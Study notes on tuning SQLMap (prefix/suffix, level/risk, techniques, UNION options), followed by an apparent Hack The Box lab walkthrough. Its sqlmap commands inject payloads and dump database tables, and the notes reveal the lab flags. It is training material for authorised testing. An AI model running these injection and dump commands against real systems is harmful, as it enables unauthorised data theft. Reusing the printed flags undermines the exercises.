Attack Tuning
SQLi setup
In most cases, SQLMap should run out of the box with the provided target details. Nevertheless, there are options to fine-tune the SQLi injection attempts to help SQLMap in the detection phase. Every payload sent to the target consists of:
- vector (e.g.,
UNION ALL SELECT 1,2,VERSION()): central part of the payload, carrying the useful SQL code to be executed at the target. - boundaries (e.g.
'<vector>-- -): prefix and suffix formations, used for proper injection of the vector into the vulnerable SQL statement.
Prefix/Suffix
There is a requirement for special prefix and suffix values in rare cases, not covered by the regular SQLMap run.
For such runs, options --prefix and --suffix can be used as follows:
sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="-- -"
This will result in an enclosure of all vector values between the static prefix %')) and the suffix -- -.
For example, if the vulnerable code at the target is:
$query = "SELECT id,name,surname FROM users WHERE id LIKE (('" . $_GET["q"] . "')) LIMIT 0,1";
$result = mysqli_query($link, $query);
The vector UNION ALL SELECT 1,2,VERSION(), bounded with the prefix %')) and the suffix -- -, will result in the following (valid) SQL statement at the target:
SELECT id,name,surname FROM users WHERE id LIKE (('test%')) UNION ALL SELECT 1,2,VERSION()-- -')) LIMIT 0,1
Level/Risk
By default, SQLMap combines a predefined set of most common boundaries (i.e., prefix/suffix pairs), along with the vectors having a high chance of success in case of a vulnerable target. Nevertheless, there is a possibility for users to use bigger sets of boundaries and vectors, already incorporated into the SQLMap.
For such demands, the options --level and --risk should be used:
- The option
--level(1-5, default1) extends both vectors and boundaries being used, based on their expectancy of success (i.e., the lower the expectancy, the higher the level). - The option
--risk(1-3, default1) extends the used vector set based on their risk of causing problems at the target side (i.e., risk of database entry loss or denial-of-service).
The best way to check for differences between used boundaries and payloads for different values of --level and --risk, is the usage of -v option to set the verbosity level. In verbosity 3 or higher (e.g. -v 3), messages containing the used [PAYLOAD] will be displayed, as follows:
m4cc18@htb[/htb]$ sqlmap -u www.example.com/?id=1 -v 3 --level=5

...SNIP...
[14:17:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:17:07] [PAYLOAD] 1) AND 5907=7031-- AuiO
[14:17:07] [PAYLOAD] 1) AND 7891=5700 AND (3236=3236
...SNIP...
[14:17:07] [PAYLOAD] 1')) AND 1049=6686 AND (('OoWT' LIKE 'OoWT
[14:17:07] [PAYLOAD] 1'))) AND 4534=9645 AND ((('DdNs' LIKE 'DdNs
[14:17:07] [PAYLOAD] 1%' AND 7681=3258 AND 'hPZg%'='hPZg
...SNIP...
[14:17:07] [PAYLOAD] 1")) AND 4540=7088 AND (("hUye"="hUye
[14:17:07] [PAYLOAD] 1"))) AND 6823=7134 AND ((("aWZj"="aWZj
[14:17:07] [PAYLOAD] 1" AND 7613=7254 AND "NMxB"="NMxB
...SNIP...
[14:17:07] [PAYLOAD] 1"="1" AND 3219=7390 AND "1"="1
[14:17:07] [PAYLOAD] 1' IN BOOLEAN MODE) AND 1847=8795#
[14:17:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
On the other hand, payloads used with the default --level value have a considerably smaller set of boundaries:
m4cc18@htb[/htb]$ sqlmap -u www.example.com/?id=1 -v 3
...SNIP...
[14:20:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:20:36] [PAYLOAD] 1) AND 2678=8644 AND (3836=3836
[14:20:36] [PAYLOAD] 1 AND 7496=4313
[14:20:36] [PAYLOAD] 1 AND 7036=6691-- DmQN
[14:20:36] [PAYLOAD] 1') AND 9393=3783 AND ('SgYz'='SgYz
[14:20:36] [PAYLOAD] 1' AND 6214=3411 AND 'BhwY'='BhwY
[14:20:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
As for vectors, we can compare used payloads as follows:
m4cc18@htb[/htb]$ sqlmap -u www.example.com/?id=1
...SNIP...
[14:42:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:42:38] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:42:38] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
...SNIP...
m4cc18@htb[/htb]$ sqlmap -u www.example.com/?id=1 --level=5 --risk=3

...SNIP...
[14:46:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
...SNIP...
[14:46:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[14:46:05] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[14:46:05] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
...SNIP...
[14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[14:46:05] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
...SNIP...
[14:46:05] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked queries'
[14:46:06] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:46:06] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
...SNIP...
As for the number of payloads, by default (i.e. --level=1 --risk=1), the number of payloads used for testing a single parameter goes up to 72, while in the most detailed case (--level=5 --risk=3) the number of payloads increases to 7,865.
As SQLMap is already tuned to check for the most common boundaries and vectors, regular users are advised not to touch these options because it will make the whole detection process considerably slower. Nevertheless, in special cases of SQLi vulnerabilities, where usage of OR payloads is a must (e.g., in case of login pages), we may have to raise the risk level ourselves.
This is because OR payloads are inherently dangerous in a default run, where underlying vulnerable SQL statements (although less commonly) are actively modifying the database content (e.g. DELETE or UPDATE).
Advance Tuning
To further fine-tune the detection mechanism, there is a hefty set of switches and options. In regular cases, SQLMap will not require its usage. Still, we need to be familiar with them so that we could use them when needed.
Status Codes
For example, when dealing with a huge target response with a lot of dynamic content, subtle differences between TRUE and FALSE responses could be used for detection purposes. If the difference between TRUE and FALSE responses can be seen in the HTTP codes (e.g. 200 for TRUE and 500 for FALSE), the option --code could be used to fixate the detection of TRUE responses to a specific HTTP code (e.g. --code=200).
Titles
If the difference between responses can be seen by inspecting the HTTP page titles, the switch --titles could be used to instruct the detection mechanism to base the comparison based on the content of the HTML tag <title>.
Strings
In case of a specific string value appearing in TRUE responses (e.g. success), while absent in FALSE responses, the option --string could be used to fixate the detection based only on the appearance of that single value (e.g. --string=success).
Text-only
When dealing with a lot of hidden content, such as certain HTML page behaviors tags (e.g. <script>, <style>, <meta>, etc.), we can use the --text-only switch, which removes all the HTML tags, and bases the comparison only on the textual (i.e., visible) content.
Techniques
In some special cases, we have to narrow down the used payloads only to a certain type. For example, if the time-based blind payloads are causing trouble in the form of response timeouts, or if we want to force the usage of a specific SQLi payload type, the option --technique can specify the SQLi technique to be used.
For example, if we want to skip the time-based blind and stacking SQLi payloads and only test for the boolean-based blind, error-based, and UNION-query payloads, we can specify these techniques with --technique=BEU.
UNION SQLi Tuning
In some cases, UNION SQLi payloads require extra user-provided information to work. If we can manually find the exact number of columns of the vulnerable SQL query, we can provide this number to SQLMap with the option --union-cols (e.g. --union-cols=17). In case that the default "dummy" filling values used by SQLMap -NULL and random integer- are not compatible with values from results of the vulnerable SQL query, we can specify an alternative value instead (e.g. --union-char='a').
Furthermore, in case there is a requirement to use an appendix at the end of a UNION query in the form of the FROM <table> (e.g., in case of Oracle), we can set it with the option --union-from (e.g. --union-from=users).
Failing to use the proper FROM appendix automatically could be due to the inability to detect the DBMS name before its usage.
Exercise
TARGET: 94.237.122.95:32716
Chalenge 1
What's the contents of table flag5? (Case #5)
Hint: You can use the option '-T flag5' to only dump data from the needed table. You can use the '--no-cast' flag to ensure you get the correct content. You may also, try running the command a few times to ensure you captured the content correctly.
Go to http://94.237.122.95:32716 and click on Case #5:

- Hit F12 to see the browser's devtools and go to the Network tab.
Then click on click here:

- Copy the GET request with the
case5.phpfile via Copy as cURL.
This is the GET request that was generated when we clicked click here:
curl 'http://94.237.122.95:32716/case5.php?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Referer: http://94.237.122.95:32716/case5.php' \
  -H 'Connection: keep-alive' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
- Note the
id=1parameter is not passed via a header value, it is rather passed directly through the url as in:http://94.237.122.95:32716/case5.php?id=1
Change the curl command to an sqlmap command and add --batch --dump to automatically dump all the data, as well as the * symbol after id=1:
sqlmap 'http://94.237.122.95:32716/case5.php?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Referer: http://94.237.122.95:32716/case5.php' \
  -H 'Connection: keep-alive' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  -T flag5 \
  --no-cast \
  -v 3 --level=5
- Didn't work!
New TARGET: 94.237.49.209:50515
Try using --risk=3 as well as --level=5 and the --dump flag.
sqlmap 'http://94.237.49.209:50515/case5.php?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://94.237.49.209:50515/case5.php' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i'
  --level=5 --risk=3 -T flag5 --no-cast --dump
- Also didn't work!
Lets try something more simpler, lets now not use the HTTP request from the browser and just do a simple sqlmap command:
┌──(macc㉿kaliLab)-[~]
└─$ sqlmap 'http://94.237.49.209:50515/case5.php?id=1' --level=5 --risk=3 -T flag5 --no-cast --dump
-T flag5-Tstands for--tablesor targetTable- When used with other options (like
-Dfor database), it specifies the name of the table you're targeting. - In this case, flag5 is the name of the table you're interested in.
--no-cast- This tells sqlmap not to use data casting in SQL payloads.
- Normally, sqlmap might cast data types to help with bypassing filters or ensuring payload execution, e.g., CAST(value AS CHAR).
--no-castdisables this behavior, which can:- Avoid detection by some WAFs or
- Work around databases that error on unexpected casts
Output:
[14:33:20] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[14:33:20] [INFO] fetching current database
[14:33:20] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:33:20] [INFO] retrieved: testdb
[14:33:25] [INFO] fetching columns for table 'flag5' in database 'testdb'
[14:33:25] [INFO] retrieved: 2
[14:33:26] [INFO] retrieved: id
[14:33:28] [INFO] retrieved: content
[14:33:35] [INFO] fetching entries for table 'flag5' in database 'testdb'
[14:33:35] [INFO] fetching number of entries for table 'flag5' in database 'testdb'
[14:33:35] [INFO] retrieved: 1
[14:33:35] [INFO] retrieved: HTB{700_much_r15k_bu7_w0r7h_17}
[14:34:06] [INFO] retrieved: 1
Database: testdb
Table: flag5
[1 entry]
+----+---------------------------------+
| id | content                         |
+----+---------------------------------+
| 1  | HTB{700_much_r15k_bu7_w0r7h_17} |
+----+---------------------------------+

[14:34:07] [INFO] table 'testdb.flag5' dumped to CSV file '/home/macc/.local/share/sqlmap/output/94.237.120.137/dump/testdb/flag5.csv'
[14:34:07] [INFO] fetched data logged to text files under '/home/macc/.local/share/sqlmap/output/94.237.120.137'

[*] ending @ 14:34:07 /2026-01-29/
- Finally got it! sometimes more simple is better.
- Note: I had to reset the target because it would give me an incorrect flag: HTB{700_much_r15k_bu7_xAr7h_17}, not really sure why but when restarting the target add re-running the command it dumps the real flag.
HTB
Challenge 2
What's the contents of table flag6? (Case #6)
Hint: Use the prefix '`)'.
First lets see how a request looks like in the browser:

This is the CURL command from the request:
curl 'http://94.237.120.137:55132/case6.php?col=id' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://94.237.120.137:55132/case6.php' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i'
- Here we see that the url is
http://94.237.120.137:55132/case6.php?col=id - So lets go ahead and try stuff
Since we are given a very good hint, lets try a simple sqlmap command using the prefix suggested:
sqlmap 'http://94.237.120.137:55132/case6.php?col=id' --prefix="%')"
- No result
Let's try a suffix also
sqlmap 'http://94.237.120.137:55132/case6.php?col=id' --prefix="%')" --suffix="-- -"
- No result
Since this is pure trial and error, lets continue with using --level=5, --risk=3, --no-cast, and --dump:
sqlmap -u 'http://94.237.120.137:55132/case6.php?col=id' --level=5 --risk=3 --prefix='`)' --suffix="-- -" --no-cast --dump
- It will take a while more
- Again no result
Lets tweak this command a little bit and add the --dbs and --tables flags instead of the --dump flag. Also lets try not using a suffix, since that was not part of the hint:
sqlmap -u 'http://94.237.120.137:55132/case6.php?col=id' --level=5 --risk=3 --prefix='`)' --no-cast --dbs --tables
--dbsis a flag in sqlmap used to enumerate all databases accessible by the current database user on the backend database management system (DBMS).- The
--tablesflag in sqlmap is used to enumerate and list all tables within a specified database.
Output:
+---------------------------------------+

Database: testdb
[2 tables]
+---------------------------------------+
| flag6                                 |
| users                                 |
+---------------------------------------+

[14:56:15] [INFO] fetched data logged to text files under '/home/macc/.local/share/sqlmap/output/94.237.120.137'

[*] ending @ 14:56:15 /2026-01-29/
- This shows us the name of the table with the flag on it'
Lets dump this table with the following command:
sqlmap -u 'http://94.237.120.137:55132/case6.php?col=id' --level=5 --risk=3 --prefix='`)' --no-cast -D testdb -T flag6 --dump
- Now that we know the names of the database and the table (from the previous command) we can now use the
--dumpcommand appropriately. - Note
-Dis to specify the database and-Tis to specify the table
Output:
[15:00:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[15:00:17] [INFO] fetching columns for table 'flag6' in database 'testdb'
[15:00:17] [INFO] fetching entries for table 'flag6' in database 'testdb'
Database: testdb
Table: flag6
[1 entry]
+----+----------------------------------+
| id | content                          |
+----+----------------------------------+
| 1  | HTB{v1nc3_mcm4h0n_15_4570n15h3d} |
+----+----------------------------------+

[15:00:17] [INFO] table 'testdb.flag6' dumped to CSV file '/home/macc/.local/share/sqlmap/output/94.237.120.137/dump/testdb/flag6.csv'
[15:00:17] [INFO] fetched data logged to text files under '/home/macc/.local/share/sqlmap/output/94.237.120.137'

[*] ending @ 15:00:17 /2026-01-29/
- There it is!
HTB
Challenge 3
What's the contents of table flag7? (Case #7)
Hint: Try to count the number of columns in the page output, and specify them for sqlmap.
First lets see how a request looks like in the browser:

This is the CURL command from the request:
curl 'http://94.237.120.137:55132/case7.php?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://94.237.120.137:55132/case7.php' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i'
- Here we see that the url is
'http://94.237.120.137:55132/case7.php?id=1' - Now we are good to start trying stuff
Since the hint says that we should try looking for the number of columns, look at the web page in the browser, it has 5 columns so why not starting with specifying exactly 5 columns.
sqlmap -u 'http://94.237.120.137:55132/case7.php?id=1' --union-cols=5 --level=5 --risk=3 --batch --dbs --tables
- The
--union-colsflag in sqlmap specifies the range of columns to test for UNION query-based SQL injection. By default, sqlmap tests for UNION injection using 1 to 10 columns. You can override this range using--union-cols--union-cols=5-10tests for UNION injection with 5 to 10 columns.--union-cols=15tests only for 15 columns.
- The
--batchflag in sqlmap enables non-interactive mode, meaning the tool automatically uses default responses to all prompts without requiring user input. - Again we use
--dbsand--tablesto see the exact name of the database and table with the flag - Note this will take a long time so be patient'
While the above is charging, lets just try some licky commands we have been playing with in these exercises:
sqlmap -u 'http://94.237.120.137:55132/case7.php?id=1' --level=5 --risk=3 -T flag7 --no-cast --dump
- I will run this without the
union-colsflag so it is faster. - Here, flag7 is just a guess about the actual name of the table containing the flag, but since this is the format of the previous challenges lets keep using it to guess the table.
- This is also taking a lot of time!
While both the above commands are runnig, lets try an even easier command that maybe runs faster:
sqlmap -u 'http://94.237.120.137:55132/case7.php?id=1' -T flag7 --no-cast --dump
Output:
┌──(macc㉿kaliLab)-[~]
└─$ sqlmap -u 'http://94.237.120.137:55132/case7.php?id=1' -T flag7 --no-cast --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.10#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:39:00 /2026-01-29/

[15:39:00] [INFO] resuming back-end DBMS 'mysql'
[15:39:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns (custom)
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(CONCAT('qkxxq','mTGoPasrPlOIDzTvPzieRaSjEQSEDzIzSAdERMcX'),'qpjxq'),NULL,NULL,NULL-- lAqw
---
[15:39:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL 5 (MariaDB fork)
[15:39:00] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[15:39:00] [INFO] fetching current database
[15:39:01] [INFO] fetching columns for table 'flag7' in database 'testdb'
[15:39:01] [INFO] fetching entries for table 'flag7' in database 'testdb'
Database: testdb
Table: flag7
[1 entry]
+----+-----------------------+
| id | content               |
+----+-----------------------+
| 1  | HTB{un173_7h3_un173d} |
+----+-----------------------+

[15:39:01] [INFO] table 'testdb.flag7' dumped to CSV file '/home/macc/.local/share/sqlmap/output/94.237.120.137/dump/testdb/flag7.csv'
[15:39:01] [INFO] fetched data logged to text files under '/home/macc/.local/share/sqlmap/output/94.237.120.137'

[*] ending @ 15:39:01 /2026-01-29/
- That was it apparently, no need for the more complex commands, sometimes this happens.
flag: HTB